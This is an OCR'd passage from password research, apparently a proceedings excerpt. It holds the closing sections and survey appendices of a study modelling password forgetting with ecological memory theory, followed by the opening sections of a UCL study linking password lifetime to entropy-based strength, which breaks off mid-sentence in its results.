We asked our participants how they memorized their passwords and their strategies. Based on their responses, the major strategies included: (1) creating passwords with certain pattern or meaning such as inclusion of phases, names, familiar items, school names, and dates (e.g. "[use] family, school, personal information", "passwords have a certain pattern or a year that corresponds to the current year", "words or numbers that have meaning"), (2) memorizing based on keyboard layout (e.g. "memorizing keyboard layout (the way I press the key in a certain order)"), (3) recalling the password frequently (e.g."use it again and again and I'll remember them naturally"), (4) associating it with the corresponding website (e.g. "I associate each website/platform name with a certain password stored in my memory"), and (5) generating simple passwords (e.g. "make it simple, think of last names of myself and family members", "keep them simple").

After the study, 89% of our participants found that more frequently used passwords were easier to memorize based on the exit survey responses.

We also investigated how memorization strategies can help on task performance. As memory recall is related to contextual associations of the memory element [3, 6], we grouped our data based on whether a participant encoded the contextual information (e.g. account information) while generating the password. We found that there were 297 passwords (out of 1443 passwords – 21%) that contained the account information (i.e. include some parts of the account name or have slight variations, for example, "shoptillyoudrop!" for an online shopping account). The remaining 1146 passwords did not include any information about the account. We found that passwords that were generated with encoding of account information were easier to recall than those without considering the account information (successful login rate 0.94 vs. 0.91 with $p < 0.0001$). This result supports the ecological memory theory that having strong connection between the memory element and the contextual setting helps on memory recalling [3, 6].

## 6 Discussion

This paper is the first to apply the ecological theory of long-term memory to model the forgetting of passwords. The model is rooted in decades of memory research which were previously applied to memory of emails and newspaper articles in psychology [18, 9, 8, 4]. It predicts recall odds and login duration from login frequency and number of logins in the past. In our work, online authentication with text passwords, the model predicted successful login duration with RMSE of 1.8 seconds and recall odds with RMSE of 0.0868 (for the reciprocal of recall odds). We consider this a very promising first result and supportive of the tenet of studying password use from the perspective of ecological view of memory.

At a theoretical level, the finding points to a new understanding of passwords. What makes passwords hard to remember is not their complexity per se, but the fact that the human memory is opportunistic in what it attempts to remember or to forget. Instead of looking at the password itself, we need to look at the environment in which it is used. The more important a password is to the user, and the more it is likely to be used in the future, the higher the chances of recalling it.

The finding and the model have direct practical use. The model can be used to obtain a reasonable estimation on the probability of password forgetting given its use. To mitigate password forgetting, system designers and security engineers can provide guidelines emphasizing

the importance of memory practice for a new password. In some cases, high-value account services could use our model to control when to ask for user logins. Increased frequency of password usage improves probability of remembering the password and reduces the need for users to generate weak passwords for important accounts.

While login frequency may be straightforward to identify empirically, how about organismic importance? Our participants' survey responses tentatively suggest that financial (e.g. banking and shopping) and identity (e.g. email and social networking) accounts are more important than content and advertisement accounts. Interestingly, recall odds for financial and identity accounts were slightly lower than content and advertisement accounts. Participants also appeared to take more time to recall passwords for financial and identity accounts than content and advertisement accounts even if the only difference in our study was the decoration of the login screen. This indicates that password memorability is better for less important accounts than for more important accounts.

However, the difference of recall odds and mean login durations for different account types was small (see Section 5.4). This means that the effect of account types on memorability is much smaller than the other controlled variables such as login frequency, practice, and password security. There are indeed two possible ways that the account importance can affect memorability: (1) users create very secure passwords for important accounts and these passwords are harder to remember than the ones created for less important accounts; (2) users spend more effort generating passwords for important accounts, resulting passwords for important accounts better memorized (*depth of processing theory* [20]).

We also learned that most participants were capable of memorizing their passwords in their daily lives but still chose to write down passwords or use password saving features to prevent forgetting. Note that the participants shared that they did not write down passwords during our study (see Section 5.6.2) Based on our results, the average number of total passwords (5.8) is only slightly larger than the average number of memorized passwords (4.6). This indicates that most participants were able to memorize most of their passwords. Outside of our study, the participants reported that 57% of them still chose to write down their passwords and 73% of participants chose to use browsers to save passwords during their daily password management. When asked about it, the major reason was to prevent forgetting. Therefore, the major cause of writing down passwords could be participants' false belief that they were not able to remember passwords or their overestimation of the password resetting effort.

In addition to login frequency and practice, we found that password security has an independent effect on password memorability. For example, passwords with higher zxcvbn score have somewhat longer average successful login duration. Although we did not find recall odds to follow an interesting pattern with zxcvbn scores, results from more dedicated password cracking and neural network password estimators both showed that recall odds drop when passwords are more secure (see Section 5.3).

Although past studies have mentioned that very secure passwords can be hard to remember [50, 83, 74], the results reported here show it with a dedicated experimental study using state-of-the-art password crackers and estimators. However, this does not mean that all secure passwords are hard to remember. There are existing studies providing good strategies on creating both memorable and secure passwords [80, 83].

**Limitations:** Similar to other password studies, a few limitations must be considered in interpreting our findings. Our participants were mostly young adults with a mean age of 24. Second, we cannot directly collect participant's actual passwords for their actual online accounts. Therefore, similar to other password studies about online accounts, our study is based on researcher-designed online accounts which may not align with the real-world importance of these accounts to participants. However, with our careful study design and special consideration for ecological validity in each step, we have ensured our design to match as closely as possible to the daily online account usage.

## 7 Conclusions

In this paper, we explored and analyzed how account type, login frequency, amount of practice, and password security can affect password memorability. We combined login frequency and amount of practice to construct a model that can predict successful login duration and recall odds in an understandable mathematical form derived from major memory theories. Our data largely shows that human memory of passwords follows the ecological theory of memory. Importantly, our finding points to a new understanding of password forgetting: instead of looking at the password itself (e.g. password complexity), we need to consider the environment in which it is used and how memory functions over time. Compared to solely statistical group comparisons, our modeling approach provides quantitative predictions that can be directly applied by designers and can transform the knowledge in the field to an actionable form.

In addition, the study shows that when participants were allowed to self-generate passwords (which is how current online authentication systems work), password security can affect password memorability: stronger passwords were harder to remember. This shows that our participants have not mastered password generating strategies to generate both secure and memorable passwords.

In addition, based on our results from survey data, we found that most participants were capable of memorizing their passwords during their daily lives but still chose to write down or save passwords to prevent forgetting.

# A Pre-study (or Entry) Survey Questions

## A.1 Demographic Information

1. What is your email address?
2. What is your gender?

   [Options: • Male, • Female]
3. What is your age?
4. Which of the following best describes your primary occupation?

   [Options: • Administrative support, • Art, writing, or journalism, • Business, management, or financial, • Legal e.g. lawyer, • Medical, • Engineering or IT professional, • Service, • Skilled labor, • Unemployed, • Retired, • College (undergraduate) student, • College (graduate) student, • Other, • Prefer not to share]

## A.2 Online Accounts and Password Management

1. How many personal online accounts do you have in total? (You may count and add up the number of accounts in each category to get the total.)

2. In your daily life, do you reuse your passwords across different accounts? (Password reuse means using the same password for different accounts.)

   [Options: • Yes, • No]

3. In your daily life, for accounts you have, how many DIFFERENT passwords do you use? (You may write down the password for each account by yourself to help counting. Do not write your passwords in this answer. Please only indicate the number of different passwords.)

4. How often do you reset your passwords because of forgetting?

   [Options: • Several times per day, • About once per day, • About once per week, • About once per month, • Several times per year, • About once per year, • About a few times in past years, • Never]

5. In your daily life, how frequent do you log into your MOST-frequently-used account?

   [Options: • Several times per day, • About once per day, • About once per week, • About once per month, • Several times per year, • About once per year, • About a few times in past years, • Never]

6. In your daily life, how frequent do you log into your LEAST-frequently-used account?

   [Options: • Several times per day, • About once per day, • About once per week, • About once per month, • Several times per year, • About once per year, • About a few times in past years, • Never]

7. Do you use password saving feature in the browser to help you remember passwords?

   [Options: • Yes, • No]

8. Do you use any dedicated password manager software to help you remember passwords?

   [Options: • Yes, • No]

9. If you use any password manager or password saving feature, what are the advantages of using it?

10. If you use any password manager or password saving feature, what are the disadvantages of using it?

11. Do you write down (or type down) your passwords in a certain place?

    [Options: • Yes, • No]

12. How many passwords do you memorize? (without the need to check notes or using password manager)

13. If you memorize passwords, what is your strategy to help memorizing?

# B Post-study (or Exit) Survey Questions

## B.1 Importance of Online Accounts in Daily Life

Following are 5-point Likert scale questions with options: • 1: Not important at all, • 2: Not important, • 3: Neutral, • 4: Important, • 5: Very important

1. How do you rate the importance of online banking accounts?

2. How do you rate the importance of email accounts?

3. How do you rate the importance of shopping accounts?

4. How do you rate the importance of social networking accounts?

5. How do you rate the importance of news accounts?

6. How do you rate the importance of music accounts?

7. How do you rate the importance of coupon recommendation accounts?

8. How do you rate the importance of deal recommendation accounts?

## B.2 Our Study and Passwords

1. During our study, did you write down any of the passwords so you could remember them better? (There are no consequences for you if you did this)

   [Options: • Yes, • No]

2. During our study, did you use a password manager to save the passwords for you? (There are no consequences for you if you did this)

   [Options: • Yes, • No]

3. During our study, did you allow web browsers to save the passwords for you? (There are no consequences for you if you did this)

   [Options: • Yes, • No]

4. In the study, did you find more frequently used passwords were easier to memorize?

   [Options: • Yes, • No]

# The Rewards and Costs of Stronger Passwords in a University: Linking Password Lifetime to Strength

Ingolf Becker, Simon Parkin & M. Angela Sasse
*University College London*
{i.becker,s.parkin,a.sasse}@ucl.ac.uk

## Abstract

We present an opportunistic study of the impact of a new password policy in a university with 100,000 staff and students. The goal of the IT staff who conceived the policy was to encourage stronger passwords by varying password lifetime according to password strength. Strength was measured through Shannon entropy (acknowledged to be a poor measure of password strength by the academic community, but still widely used in practice). When users change their password, a password meter informs them of the lifetime of their new password, which may vary from 100 days (50 bits of entropy) to 350 days (120 bits of entropy).

We analysed data of nearly 200,000 password changes and 115,000 resets of passwords that were forgotten/expired over a period of 14 months. The new policy took over 100 days to gain traction, but after that, average entropy rose steadily. After another 12 months, the average password lifetime increased from 146 days (63 bits) to 170 days (70 bits).

We also found that passwords with more than 300 days of lifetime are 4 times as likely to be reset as passwords of 100 days of lifetime. Users who reset their password more than once per year (27% of users) choose passwords with over 10 days fewer lifetime, and while they also respond to the policy, maintain this deficit.

We conclude that linking password lifetime to strength at the point of password creation is a viable strategy for encouraging users to choose stronger passwords (at least when measured by Shannon entropy).

## 1 Introduction

The expiration of passwords for machine accounts has had a long history. Tracing back to 1979, expiration was a tool to stop users sharing accounts on the first university computers [33]. This was not a need borne of security – it was a management mandate to allow for proper accounting of computation time. However the notion has been appropriated to serve security, spread by various international government guidelines that have since prescribed the expiration of passwords [9, 12]. Various justifications for password expiration have been found: the longer a password is 'alive', the higher the chance of compromise and the need to reset passwords (due to sustained attacks or inevitable leakage), or, that expiration limits the portability of a compromised password, as old passwords may be replicated on other services for convenience [8, 15, 28].

These myths have been thoroughly debunked. The security benefits of password expiration are marginal at best [16, 49]. Users regularly choose new passwords that are very similar to a previous password (through for instance incremental changes to a number in a sequence of passwords) [48, 49]. Further, passwords of sufficient strength can be combined with background protections to be strong enough in most scenarios: a password which can resist $10^6$ guesses is all but uncrackable in an online attack scenario [25], if combined with sensible throttling [25, 45]. To defend against the offline attacks a password is required to withstand $10^{14}$ guesses.

This body of research has now informed practical advice, and a change of guidelines. Both the National Institute of Standards and Technology (NIST, US, [26]) and the National Cyber Security Centre (NCSC, UK, [34]) now prescribe that passwords should not expire unless there is evidence of compromise.

A holistic view of password policy management is required in practice. For example, a user's choice to re-use passwords across separate accounts is rational when there are simply too many passwords to remember [29]. Users may apply strategies to group accounts by perceived importance and assign a password to each group [24].

Against this background of prior knowledge on password expiration, we were invited to study the new password policy implemented at our home institution. The choice of password strength estimation and parameters

were not made by the authors. The new policy allows users to select any password of character length 8 or more with an estimated information entropy (Shannon entropy, a poor measure of cracking resistance, but still widely deployed) of at least 50 bits (see Section 3.3 for the policy specifics). The new system retains the expectation that users will harden their accounts with strong passwords, but in a twist provides a reward of longer password lifetime for selecting stronger passwords. A password with an estimated entropy of 50 bits has a lifetime of 100 days, and every additional bit of entropy increases the lifetime by approximately 3 days, up to 350 days for 120 bits of entropy.

We then use the term *password strength* here as the number of days a password lives for before being expired, as this is a measure of account strength that is visible to both the users and managers of the system.

The research questions examined in this paper are:

**RQ1** What effect does the password policy of variable expiration have on a user's choice of password?

**RQ2** Are there identifiable groups of users with analytically different responses to the new password rules and introduction of the new policy?

**RQ3** What can be discerned about the impact of a policy intervention at a large institution from system logs?

We believe that this research constitutes the largest analysis of password data from a single institution with over 100,000 enrolled users in the system, who change their passwords nearly 200,000 times and reset (forgotten or expired) their passwords 115,000 times over a period of 14 months. Our approach is novel as we analyse routine change and intentional reset events together, to understand individual users' journeys through adoption and continued use of the new system. This approach leverages the working relationship with the system managers, who allowed continuing access to the anonymised log data and kept us informed on events outside of the system which could impact use and hence the logs themselves (such as university-wide events).

We begin the remainder of the paper with a review of the related literature in Section 2. After an introduction to our methodology in Section 3 we describe and compare the general statistics of our dataset to prior studies on large password analysis (Section 4). This is followed by an analysis of the password change data in particular, answering our research questions in Section 4.4. We draw on 93 interviews with staff and students for anecdotal user feedback in Section 4.7. We then discuss the impact of the results in Section 5 and close with conclusions and recommendations in Section 6.

## 2 Related Literature

The related literature is divided into the following sections: we start with a discussion of password strength estimation, then focus on the user's role in password management and password studies.

### 2.1 Password strength estimation

Traditionally, password strength has been measured as the entropy of a password through a calculation involving a password's length and the different number of character classes it uses [30] (Shannon entropy, which is also the estimation technique our institution uses, albeit with a few modifications as described in Section 3.3). These estimates are however not representative of the cracking effort, as passwords are not actually chosen randomly [13]. This has led to the creation of strength meters inspired by password-cracking, which estimate the number of attempts required for a password to be guessed. The current state of the art is zxcvbn [46], which algorithmically accurately estimates the strength of weak ($< 10^4$ guesses) passwords with only 234kB of data. For stronger passwords the strength estimation error of zxcvbn increases, but it is still a better estimator of cracking resistance than information entropy. To accurately estimate the strength of stronger passwords, significantly more storage and processing power is required, however this is infeasible for real-time feedback [43].

### 2.2 The role of users in password security

A primary question that is easily ignored when conducting password research is the attacker's modus operandi, and consequent interactions with the state of security defenses. The main attack vectors of interest are online and offline attack. An online attacker performs attacks over a wire, while the offline attacker has access to the physical system. While an online attack can be rate limited, blacklisted, and actively monitored [4, 37, 44], none of these defenses are possible against an offline attack. This implies that the defensive requirements on the password are very different [22, 23]. For passwords to be resistant to offline attacks they realistically need to be able to withstand $10^{14}$ guesses. In the context of an organisation it is not sufficient for the mean password strength to achieve this level: an attacker is often satisfied when compromising any one account with access to an asset of value, hence every password needs to withstand such an attack, which is infeasible [27]. When the entire system is under attack, the defense should be centered on the system too, rather than offloading it to all the users, for example through Ersatzpasswords [3].

As researchers have identified the need to raise the minimum strength of passwords, a large number of studies have focused on helping and educating the user in choosing stronger passwords. Users have been subjected to immediate feedback and suggestions before submitting their password choices [38, 39] with varying degrees of success. Research has attempted to improve users' ability to remember passwords, for example by allowing much longer composite passwords [40], memory aids [47], or training [14]. Perhaps unsurprisingly, positive attitudes towards security correlate with stronger passwords [17]. Such interventions are often measured over a relatively short timeframe; a wide-reaching intervention such as a password system overhaul may require time. We then leverage the opportunity to measure behaviour through password change events over time (where this would be impacted by users' capacity to remember passwords and use longer passwords in practice).

## 2.3 Studying passwords in the wild

A considerable amount of password research has been conducted in a lab setting. This allows for great internal validity through the ability to control the environment and measure specific properties of users choices and behaviours around passwords. However, Fahl et al. found that only about half of passwords gathered in a lab study are comparable to users' real-world passwords [20]. This problem is not specific to password studies, a large number of lab-based studies in security suffer from a lack of ecological validity. However, studying security perceptions in the real-world comes with its own issues [31]. Fortunately there are a number of password studies that are conducted in live environments.

The first scientific dissemination of password data was conducted on leaked password datasets [19, 45]. More recently Bonneau pushed the scientific principles of conducting password research by legitimately and rigorously analysing passwords of 70 million Yahoo! users [7]. The flurry of data breaches at large online services have fuelled research by providing extremely large datasets. Yet in all of these cases the user is often a customer of the organisation, with two consequences: service password policies tend to bow to the need for accessibility, as services that make access difficult don't have as many customers [21]. Users may not assign much value to these accounts, unless their personal data/money is stored there.

Apart from our research, the only other comparable study of password behaviour in a work environment with high value passwords to study is by Mazurek et al. [32]. Here the entire plaintext password database of over 25,000 accounts was available to the researchers (although considerable security precautions were taken to limit access to the plaintext passwords). The authors discover significant correlations between a number of demographic and behavioural factors and password strength, and we will be comparing our demographic findings to this research primarily.

Related to passwords, Parkin et al. studied a static password expiration policy of 100 days in a university, contrasting the analysis of helpdesk-related system events over a period of 30 months to findings from a small set of 20 interviews with system users [35]. Users appreciated the need for security and strong passwords, but their attempts to create strong passwords were frustrated by usability issues not directly apparent from system events (such as an inability to know in advance what the system would accept as a valid password).

Zhang et al. studied 31,075 passwords belonging to 7,936 university accounts in order to analyse the dependency between consecutive passwords [49]. We contrast their main results to our data in Section 4.

## 2.4 Password policy

A comprehensive overview of the last 30 years of password policy research is given by Zhang-Kennedy et al. [50]. Ever since "Users are not the enemy" there has been a sustained effort to design security policies for the user, taking into account their strengths and limitations. Strength aspects such as length and composition, as well as management aspects such as change-it-often, do-not-reuse, do-not-write-down and do-not-share-with-anyone have been either entirely revised or are at least strongly challenged [11, 12, 25, 26, 34].

User capability, user inclusion in their own and others' security, and a holistic approach to defensive security then together serve as indicators for identifying a *sustainable*, *workable*, and ultimately *secure* password system. With this in mind, we design the analysis of the password dataset in a way that considers the rewards (and costs) for (i) the user, and (ii) the organisation.

# 3 Methodology

Here we describe the methodology for analysing the logs of the password change system at UCL. We were not involved in the design of the policy or the choice of password strength estimator. We were approached by the IT services department who were eager to collaborate on exploring the scientific value of their policy design and its impact on the system's users. This lead to a productive working relationship for this project, which helped us to reason about the results and discuss possible causes for data patterns outside of the password system itself. This is especially important given the complexities not only of the data and the systems to which the data applies, but

also the institution, being that is has tens of thousands of account holders with varying levels and modes of interaction with the system.

The main contribution of this work is a scientific analysis of the effect of the policy. The analysis is informed by consideration of the cost of the policy to users.

## 3.1 The interface

The password change/reset interface is web-based. The new password has to be typed twice. Below the second password entry box are a password strength meter and a text field that displays the new password's lifetime in days. Both meter and days of password lifetime update on any change to the first new password form field. For passwords of $< 50$ bits of entropy the strength meter states *Too weak* and the password cannot be submitted. Passwords of lifetime 100 to 163 days are stated to be of *Medium* strength (yellow strength bar). Between 164 and 223 days a password is considered to be *Strong* (green bar), and beyond that the password is classed as *Very strong* (dark green bar).

## 3.2 The dataset

We received access to the password change and reset logs, which consisted of timestamps, anonymised user IDs, action performed (i.e., change/reset/etc), the integer password lifetime of the new password (100–350), as well as some coarse demographics information for the 100,000 users. We received IRB approval for our approach to log analysis, alongside in-person interviews with a subset of system users (see Section 4.7) (UCL Ethics ID 5336/007). Regarding the dataset, we had no individually-identifying information (an arrangement made with the system owners at point of data access), as well as only a single number for the user's password strength (i.e., not the password itself or any element of it). The password log data was stored on encrypted drives, and regular extensions to the dataset over time were transferred and stored securely.

The policy came into effect in October '16 and users began using the new system from that date when next requiring to change or reset their password. As the previous policy's expiration was set to 150 days, all active passwords will have been transferred to the new policy by April '17 (so that in effect it was a soft transition). Although we continue to have access to new data, we are confident that 14 months of complete data is sufficient, for the following reasons:

- The dataset includes at least one academic year's worth of data and regular events in an academic year, such as school closures and holidays;
- All currently active passwords were set on the new system;
- There are approximately six months of system events for the annual intake of new students (academic year starts in September to October, as seen for instance in Figure 2), who were never exposed to the previous policy.

## 3.3 Calculation of entropy

The minimum password requirements involve a complex combination of a number of fixed rules. Passwords are initially checked against static requirements. Passwords are required to: include at least one character from three of four possible character types (lowercase character, uppercase character, number, and symbol); be between 8 and 30 characters long, and; not contain the user's username or parts of their real name. The entropy of a password is then calculated by estimating the information entropy of the password by multiplying the size of the character class of each of the characters [2]. A number of factors decrease the entropy: repeated characters; lexicographically subsequent characters as well as the presence of a substring of the password in a dictionary of size $306,000$. Common character substitutions are also checked against the dictionary.

## 3.4 Uses of a password

Studying adoption and use of the system over time is important, where understanding new authentication systems in terms of how easy they are to learn is critical [8]. The password studied should be the only password staff and students require to access necessary services for work or study respectively. UCL uses one password for all of their services. This includes access to timetabling, e-learning resources, university e-mail, logging on to physical desktop machines, and WiFi. The frequency of use of this password is expected to vary naturally for different user types, who use different services, and access them from different machines (the most simple differentiation being a device they manage themselves or a fixed-place common-access machine). While users may resort to password managers to store their password for use in browsers, students (Undergraduate, Postgraduate and Medical) accessing the machines in university computer rooms will still have to type the password. Similarly, administrative staff work on a university computer and therefore have to regularly type the password to log in to and unlock their machines. Research staff and students however may have the flexibility to type their password very infrequently, especially if (a) they are using devices which they themselves manage and which no other user would have access to, and (b) they can complete their

work or study activities with minimal or ad-hoc access to services managed through the single-sign-on system. Ad-hoc access may be governed by the nature of the work done by distinct specialised groups, hence we are also interested in adoption and use differentiated by faculty/department.Users may then balance the convenience of accessing a system with the security of the mechanism that facilitates access to that system [6].

### 3.5 Perceived value of a password

Individuals in organisations will strive to protect their account if they perceive and understand a need to keep their organisation secure [1]. The UK's Universities and Colleges Information Systems Association (UCISA) distinguishes between the information security roles and competencies for distinct groups in universities [42]. Assuming that system users are aware of responsibilities like those described in the guide, they may have distinct attitudes towards the security of their accounts, and the associated passwords. Researchers may for instance have access to sensitive data, whereas administrators and teaching staff alike may manage staff and student records. Students may have access to their own information, but also the university's IT infrastructure; postgraduate students might have access to research data.

By considering factors which may influence the perceived value of a user's password, the scope of RQ2 is refined. Given both the frequency of use and the perceived value of accounts, we expect students to have weaker passwords than other groups, and researchers to have stronger passwords. We also expect administrative staff to value their account security while balancing any increases to password strength (delaying password change) with lower time cost per system authentication event. Regular enactment of security tasks over a working day may push users in an organisation to find ways to reduce the burden of security that relates to their primary productive work [6]. We test these hypotheses in Section 4.4.

### 3.6 User interviews

In addition to the password log analysis, 93 users of university systems were interviewed between February and March '17 (53 students and 40 staff). Users who had changed their password in the prior 2-3 months, or who had just received a reminder to change their password, were invited for interview. This framing allowed for the possibility that participants would not know that there was a new password policy.

The study was advertised via staff and student newsletters, and flyers positioned around the main university campus. Interviews were approximately 30 minutes in duration, and included discussion of: services accessed through university login; perceptions of passwords and security in relation to university-related tasks, and; participants views of the university's password system. A computer displaying the interface of the new system supported the interview (as described in Section 3.1). Participants were provided with a £15 voucher for completing the interview.

The average participant age of staff members and students were 34.6 and 22.8 respectively. Student participants had been at the organisation on average for approximately two years (including many who had joined the university just before the new system was deployed); staff participants had used the university systems for on average of approximately five years. Participants represented a range of schools and divisions (including administrative functions).



Figure 1: Normalised frequency of password lifetime. The mean frequency is 147.74 and 146.60 days for changes/resets respectively.

## 4 Results

In this section we describe the properties of user passwords found in the data, as well as characterise the adoption and usage behaviour for the new system across the user population and specific groups. We put our results in the context of existing research and highlight the impact of the policy on user behaviour.

Figure 1 describes the distribution of strength of all passwords observed in the university. The two distributions of password resets (when a password has been forgotten or it has expired) and changes (when the user still knows the previous password) are virtually identical. The histogram is strongly skewed to the left and decays rapidly, apart from approximately 1% of passwords that achieve the maximum strength of 350 days.

It is interesting to compare this distribution to the password strength distribution of Mazurek et al.'s study per-



Figure 2: 31-day moving average of the number of password changes and resets, as well as the number of new users joining the university and using the system for the first time. The legend is in order of final values.



Figure 3: Distribution of the number of changes and resets the users in the dataset have made. Mean frequency is 2.41 and 1.08 for changes and resets respectively. 66% of users have reset their password at least once.

formed at Carnegie Mellon University (CMU) [32, Figure 7, page 11]. Their measured password strengths approximate a uniform distribution between $10^9$ (100 days) and $10^{14}$ (225 days) guesses, and only 42% of passwords are guessed in $10^{14}$ guesses. Their estimated mean password entropy is 36.8 bits, compared to 69.64 bits here.

There are two systematic explanations for these stark differences. First, the mean password entropy reported by Mazurek et al. is calculated by state-of-the-art brute-forcing, compared to an information theoretic approach chosen by our IT department that only weakly correlates to actual password strength. Thus, our entropy estimates are likely large over-estimations [46, Fig. 8]. Secondly, the entropy estimate in our analysis is the same estimate used for providing feedback to the user in the form of the password meter (principally the fullness of the bar), and the weakest allowed password has an entropy of 50 bits. This explains the high concentration of passwords with 100 days lifetime, compared to the study performed at CMU; where policy and strength meter are not linked to the measured guessing strength.

The same explanations also apply to the differences between our analysis and Bonneau's analysis of cracking attempts of the Yahoo! password dataset [7, Figure 6 in particular]. Their identified cumulative distribution is aligned with our data, although Bonneau achieves a 50% success rate with $10^6$ guesses.

## 4.1 Noteworthy events during the study

As with any study of an active real-world system, there are external events that have an effect on the system being studied. As we cannot control for these events, they should be acknowledged in the analysis. Further, external events can be leveraged to understand if there are particular kinds of events which can influence the adoption and use of an authentication system at a large organisation. Figure 2 highlights three families of events.

From the deployment of the new system in October '16 the userbase of the new system slowly grows as users change or reset their passwords (where this forces them to use the new system and hence appear in the dataset). Secondly, there is a peak of password resets in Jan-Feb 2017, which corresponds to the expiration of all passwords of users who joined the university in September '16 and had a fixed lifetime of 150 days. We expected that the rate of resets would decrease once users became familiar with the new system. This did not happen, indicating that familiarity with the system does not reduce the need to reset. The third event of note refers to the peak of new user being onboarded to the system in September '17 in time for the new academic year, where over 10,000 new students joined the university. This also causes the simultaneous peak in the number of changes, as setting an initial password is classified as a change.

## 4.2 Password change behaviour

The effect of the password policy on changes and resets is shown in Figures 3 and 4. In the full period studied, more users (66%) had to reset their password than not – on average, a user had to reset their password 1.08 times. Users may have to reset their passwords for two reasons: if they have forgotten their original password, or if their password has expired. The cost of a reset is significantly higher than a change, as it requires either physical presence at the institution's help desk or using a phone-based reset system. Over the period studied, the mean number of password changes and resets per user is 3.5. This is investigated further in Section 4.3.



Figure 4: Average password lifetime of unexpired passwords by number of password resets. After 100 days the weakest passwords expire and users choose stronger passwords, which accounts for the steep rise. This pattern repeats after another 100 days. At 350 days users change their previously strongest passwords to one that is as strong or weaker password, causing a pronounced dip in the average password expiration.



Figure 5: Distribution of the change in the password lifetime after the password change/reset. Mean change is 11.97 and 4.55 days for changes and resets respectively.

There is a strong positive correlation between each user's previous password strength and the likelihood of that same user resetting their password before expiration (i.e., forgetting the password, Spearman's $\rho = 0.95$, $p < 10^{-15}$). A user with a password lifetime of more than 300 days is four times as likely to forget their password than a user with a password with a 100 day lifetime. The minimum reset frequency per day of actual password lifetime is achieved with passwords which have a 100 day lifetime. Most resets however occur shortly after passwords have been set, and not after a user has been using a password for 100 days. Having a relatively strong password on the system then incurs the additional cost of potentially needing to reset that password. This may not only negate the advantages of having a strong password in the first place, but results like these can also inform predictive helpdesk/support provisioning [36], i.e., if users are encouraged to maintain stronger passwords, they may require more helpdesk support to reset passwords.

This is in contrast with Figure 4: The more password resets a user will have had, the weaker their password choice. While the average password lifetime of all groups is increasing as the users renew their password, the division between users with 0 or 1 reset and users with more resets remains pronounced, separated by at least 10 days of lifetime. This analysis suggests that one reset per year does not affect the system's performance, but two or more resets do (which applies to 27% of users). While system owners should obviously try to minimise the number of resets required, it appears one reset per year per user is an acceptable upper bound.

The answer to our first research question is alluded to in the mean password strength change of 12.73 days (as shown in Figure 5). This shows positive increases in password strength on consecutive password changes and resets on average. One common finding in password expiration research is that when forced to changed one's password, the new password will be similar to the old one. Figure 5 indicates that this effect may also be present in our dataset: 20% of changed passwords have identical expiration as their previous password, and 36% vary within 3 bits of entropy.

These figures vary slightly during the period of time analysed here, with a gradual increase to 28% in February (3 months after the change in policy) but returning to 20% in June and remaining constant from then on. Prior literature has examined this behaviour: Adams et al. found that 50% of their participants varied some element of their password when creating new passwords. Zhang et al. study behaviours at greater scale, by analysing 7,700 accounts and developing an efficient transformation algorithm to test for related passwords. The authors are then able to break 17% of their accounts within 5 guesses, and 41% within 3 sec of CPU time ($\approx 10^7$ guesses, our estimate) [49]. While we cannot determine the true dependence between current and prior passwords in our dataset, the strength proxy (through Figure 5) may suggest a similar proportion of related passwords.

## 4.3 Time dependence of subsequent changes/resets on prior lifetimes

Users are sent an email reminding them of their password's impending expiration 30, 20, 10, 4 and 1 day(s) in advance. The effect of the reminder is shown in Figure 6 with a bin size of 10 days. 10% of users act upon the

